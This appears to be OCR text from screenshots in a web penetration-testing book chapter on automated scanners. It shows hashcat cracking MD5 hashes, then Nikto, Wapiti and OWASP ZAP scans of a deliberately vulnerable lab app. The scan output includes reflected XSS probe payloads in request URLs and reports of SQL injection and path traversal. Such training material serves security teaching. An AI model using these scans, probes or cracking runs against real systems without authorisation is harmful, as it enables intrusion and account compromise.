ee11cbb19052e40b07aac0ca060c23ee
```


```
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s

Session..........: hashcat
Status...........: Running
Hash.Type........: MD5
Hash.Target......: hashes_only_6_7.txt
Time.Started.....: Sat Jul 21 15:13:19 2018 (3 mins, 31 secs)
Time.Estimated...: Sat Jul 21 15:24:09 2018 (7 mins, 19 secs)
Guess.Mask.......: ?1?2?2?2?2?2?2 [7]
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue......: 7/15 (46.67%)
Speed.Dev.#1.....:   206.5 MH/s (9.65ms) @ Accel:64 Loops:16 Thr:1024 Vec:1
Recovered........: 5/6 (83.33%) Digests, 0/1 (0.00%) Salts
Progress.........: 44226838528/134960504832 (32.77%)
Rejected.........: 0/44226838528 (0.00%)
Restore.Point....: 524288/1679616 (31.21%)
Candidates.#1....: evs3ccc -> Birm44a
HWMon.Dev.#1.....: Temp: 85c

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit =>
```


Chapter 8: Using Automated Scanners


```
root@kali:~/webpentest# nikto -h http://192.168.56.11/peruggia/ -o result.html
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.11
+ Target Hostname:    192.168.56.11
+ Target Port:        80
+ Start Time:         2018-08-06 05:09:18 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_
python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some f
orms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the s
ite in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Perl/v5.10.1 appears to be outdated (current is at least v5.14.2)
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and
2.2.29 are also current.
+ PHP/5.3.2-1ubuntu4.30 appears to be outdated (current is at least 5.6.9). PHP 5.5.25 and 5.4.41 are also cur
rent.
+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)
+ Python/2.6.5 appears to be outdated (current is at least 2.7.5)
+ OpenSSL/0.9.8k appears to be outdated (current is at least 1.0.1j). OpenSSL 1.0.0o and 0.9.8zc are also curr
ent.
```



Nikto Report
file:///root/webpentest/result.html
Scan Summary
Software Details
Nikto 2.1.6
CLI Options
-h http://192.168.56.11/peruggia/ -o result.html
Hosts Tested
0
Start Time
Mon Aug 6 05:07:51 2018
End Time
Mon Aug 6 05:08:16 2018
Elapsed Time
25 seconds
© 2008 CIRT, Inc.
192.168.56.11 /
192.168.56.11 port 80
Target IP
192.168.56.11
Target hostname
192.168.56.11
Target Port
80
HTTP Server
Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Site Link (Name)
http://192.168.56.11:80/peruggia/
Site Link (IP)
http://192.168.56.11:80/peruggia/
URI
/peruggia/
HTTP Method
GET
Description
Cookie PHPSESSID created without the httponly flag



Wapiti scan report - Mozilla Firefox
Wapiti scan report
file:///root/webpentest/wapiti_result/index.html
Wapiti vulnerability report for http://192.168.56.11/peruggia/
Date of the scan: Mon, 06 Aug 2018 10:11:43 +0000. Scope of the web scanner : folder
Summary
Category
Number of vulnerabilities found
Cross Site Scripting
12
Htaccess Bypass
0
Backup file
0
SQL Injection
0
Blind SQL Injection
0
File Handling
5
Potentially dangerous file
0
CRLF Injection
0
Commands execution
0
Wapiti



file:///root/webpentest/wapiti_result/index.html#vuln_type_0
Cross Site Scripting
Description
Cross-site scripting (XSS) is a type of computer security vulnerability typically found in web applications which allow code injection by malicious web users into the web pages viewed by other users. Examples of such code include HTML code and client-side scripts.
Vulnerability found in /peruggia/index.php/%3Cscript%3Ephpselfxss()%3C/script%3E
Description
HTTP Request
cURL command line
XSS vulnerability found via injection in the resource path
Vulnerability found in /peruggia/index.php
Description
HTTP Request
cURL command line
GET /peruggia/index.php?action=comment&pic_id=%3E%3C%2Fform%3E%3Cscript%3Ealert%28%27wp6dbpkajm%27%29%3C%2Fscript%3E HTTP/1.1
Host: 192.168.56.11



192.168.56.11/peruggia/index.php?action=comment&pic_id=:
Peruggia 1.2
wp6dbpkajm
OK
Uploaded By:



Untitled Session - OWASP ZAP 2.7.0
File Edit View Analyse Report Tools Online Help
Standard Mode
Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
http://192.168.56.11
peruggia
Attack
Include in Context
Flag as Context
Run application
Exclude from Context
Open/Resend with Request Editor...
Exclude from
Open URL in Browser
Spider...
Active Scan...
Forced Browse site
Forced Browse directory
Forced Browse directory (and children)
AJAX Spider...
Fuzz...
History
Search



Active Scan
Scope
Input Vectors
Custom Vectors
Technology
Policy
Technology
DB
Firebird
HypersonicSQL
IBM DB2
Microsoft Access
Microsoft SQL Server
MySQL
Oracle
PostgreSQL
SAP MaxDB
SQLite
Sybase
Language
ASP
C
PHP
XML
Cancel
Reset
Start Scan



Sites
Quick Start
Request
Response
Text
GET:OWASP-CSRFGu
GET:owaspbricks
owaspbricks
GET:peruggia
peruggia
GET:background.png
GET:images
GET http://192.168.56.11/peruggia/index.php?action=comment&pic_id=javascript%3Aalert%281%29%3B HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
Cookie: PHPSESSID=n5c4c1oqd1g9qgvttasv30t713
Host: 192.168.56.11
History
Search
Alerts
Output
Active Scan
Spider
Alerts (14)
Cross Site Scripting (Reflected) (2)
GET: http://192.168.56.11/peruggia/index.php?act
GET: http://192.168.56.11/peruggia/index.php?act
Path Traversal
SQL Injection (2)
Application Error Disclosure (25)
Directory Browsing
GET: http://192.168.56.11/peruggia/images/
Session ID in URL Rewrite (275)
X-Frame-Options Header Not Set (1164)
GET: http://192.168.56.11
GET: http://192.168.56.11/
Cross Site Scripting (Reflected)
URL: http://192.168.56.11/peruggia/index.php?action=comment&pic_id=javascript%3Aalert%281%29%3B
Risk: High
Confidence: Medium
Parameter: pic_id
Attack: javascript:alert(1);
Evidence: javascript:alert(1);
CWE ID: 79
WASC ID: 8
Source: Active (40012 - Cross Site Scripting (Reflected))
Description:
Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser instance. A browser instance can be a standard web browser client, or a browser object embedded in a software product
Alerts 3 4 7 0
Current Scans 0 0 0 0 0 0 0

